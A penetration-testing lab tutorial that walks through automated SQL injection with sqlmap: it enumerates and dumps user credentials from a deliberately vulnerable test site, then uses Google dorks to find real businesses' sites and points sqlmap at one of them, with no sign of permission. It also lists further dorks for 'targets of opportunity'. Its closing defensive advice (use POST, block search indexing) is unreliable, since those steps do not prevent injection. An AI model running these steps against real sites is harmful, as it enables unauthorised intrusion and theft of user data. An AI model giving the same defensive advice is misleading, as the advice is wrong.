Lab - SQL Injection Attack Using SQLmap

Overview

In this lab, students will learn to perform an automated SQL injection attack using SQLmap.

SQLmap

Straight from the source….


SQLmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Lab Requirements

- One virtual install of Kali Linux with an Internet connection**.**

Begin the lab!

Open a terminal and at the prompt type `sqlmap -h`. This will list the commands supported by SqlMap.




```
root@kali:~# sqlmap -h
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.1.12#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)
```

We begin by executing a simple query of a potential target running a web application using SQL.

At the terminal prompt, type:


```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
```

Be sure to read everything in the output. There's a lot of good information returned. Notice the use of the union query use to combine two or more SQL statement. Also, take note of how the null command was used to locate database information from the backend of the SQL server.



```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.1.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program
```

What we hope to do is capture some information about the version of SQL running and version information.




```
[07:54:18] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[07:54:18] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
testphp.vulnweb.com'

[*] shutting down at 07:54:18

root@kali:~#
```

SQLmap may ask questions during the enumeration of the target when in doubt how best to answer, type in a 'y' for yes.


In our next step, we gather information about the different databases that are present. To do this, we will add `--dbs` to the end of our previous command.

Tip! Remember to use your up arrow to see your command history. Type in space, 2 single dashes (--) followed by dbs.



```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```


Two databases were identified.



```
---
[08:08:52] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[08:08:52] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[08:08:52] [INFO] fetched data logged to text files under
testphp.vulnweb.com'

[*] shutting down at 08:08:52

root@kali:~#
```


We are now ready to obtain information about what the acuart database holds. To get this information, we need to view the tables in the database. To do this, we will use the -D switch telling Sqlmap to find the tables inside the acuart database.

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D
acuart --tables
```



```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
```


We are shown the tables present in the database.



```
---
[08:18:57] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[08:18:57] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```


We next need to tell SQLmap to show use the columns present in the table named users inside the acuart database. Use your up arrow and add the needed commands.

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D
acuart -T users --columns
```



```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
```

We are shown the columns present in the user table inside the acuart database.




```
[08:25:35] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

Let’s have SQLmap show us the contents of the following columns of information using the following command.

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D
acuart -T users -C email,name,pass --dump
```

We are given the email address, the name, and password for the account.



```
[08:30:51] [INFO] fetching entries of column(s) 'email, name, pass' for
Database: acuart
Table: users
[1 entry]
+-----------------+------------------+------+
| email           | name             | pass |
+-----------------+------------------+------+
| email40email.com | Anonymous Brasil | test |
+-----------------+------------------+------+
```

Summary

Using an automated tool such as SQLmap makes performing a SQL injection attack quite painless. We can use what we have demonstrated here using a test site and replacing the URL for the site with any web address running a vulnerable web application attached to a SQL database.

The question that remains is how we locate these vulnerable web applications. The answer is by using something called Google Dorks. Google is just a big search engine the information it stores is data driven which means it uses a database of some type.


The Dork part is a reference to the SQL or website administrator that failed to secure their database from SQL injection attacks.

Open a Google search engine and type the following:

```
inurl:"products.php?prodID="
```

You should be able to read the query and discern that we are looking for any URL that contains the following information. When we wrap in quotes, we are telling Google exactly what to search for.

My search results show 5,920 URL that contains this string.



inurl:"products.php?prodID="

All Videos Images News Shopping More Settings Tools

About 5,920 results (0.52 seconds)

Buy Nails - Forgeries Ironmongery & Hinges
www.forgeriesonline.co.uk/products.php?prodID=14
Forgeries provide a wide range of quality, hand-finished architectural ironmongery: Hinges, Latches & Handles, Window Fittings, Nails & More. Buy online with Google Checkout.


Kings Commodities Ltd | Basmati Rice | Aromatic Aroma | Mwea ...
www.kingscommodities.com/products.php?prodid=3
Home · About Us; Products; Quality Assurance · Production · Order Online · Contacts · Blue Label Basmati Rice S & S Pure Mwea Pishori KCL Pure Aromatic Rice Real Aromatic Pishori Rice S & S Long grain MRPK Pure Quality Rice S & S Pishori/Basmati S & S Natural Brown Rice Pulses Nyayo Beans Pulses Black Beans/ ...

Who Is Your Holy Father? - Literature Ministries International
www.litmin.org/store/products.php?prodid=1009&do=list
browse the store. Product Categories · Good News for Muslims · General Evangelism · Spiritual self-defense and overcoming temptation · Addressing Catholicism and salvation by "works" · Kids' Evangelism · Publications to Inform, Encourage, and Comfort · See My Cart · Checkout Now · Donate. store home · Follow LMI on ...

We can use SQLmap to conduct the search for us.

```
sqlmap -g "inurl:\"products.php?prodID=1\""
```

SQLmap is scanning the URL of the website that fit the criteria of our search.



```
URL 1:
GET http://www.kingscommodities.com/products.php?prodid=1
do you want to test this URL? [Y/n/q]
> y
[08:52:08] [INFO] testing URL 'http://www.kingscommodities.com/products.php?prodid=1'
[08:52:08] [INFO] using '/root/.sqlmap/output/results-01252018_0852am.csv' as the CSV
```

This time the attack failed, but there are plenty more targets to choose from. As a Pentester, this is another tool we can use to test for vulnerable web applications. Normally we would conduct a vulnerability scan using a web application vulnerability scanner such as Vega. If the results are positive for a SQL injection attack, we would ask for permission to proceed with trying to exploit the target.

Type in the following Google Dorks one line at a time to search for more targets of opportunities.

```
allinurl:*.php?txtCodiInfo=
inurl:read.php?=
inurl:”ViewerFrame?Mode=”
inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:play_old.php?id=
inurl:declaration_more.php?decl_id=
inurl:pageid=
```

Locating the latest Google Dorks

Google Hacking Database (GHDB)

Summary

How can we protect our DB against SQLMap? One solution might be to use the POST method instead of GET so sensitive data will not be visible in a browser. Also, use string escape against SQL injection. Another might be turning off Search Engine Optimization (SEO) for all vulnerable endpoints after the main domain, allow www.domain.com to be searched but everything after / will not be searched.

End of the lab!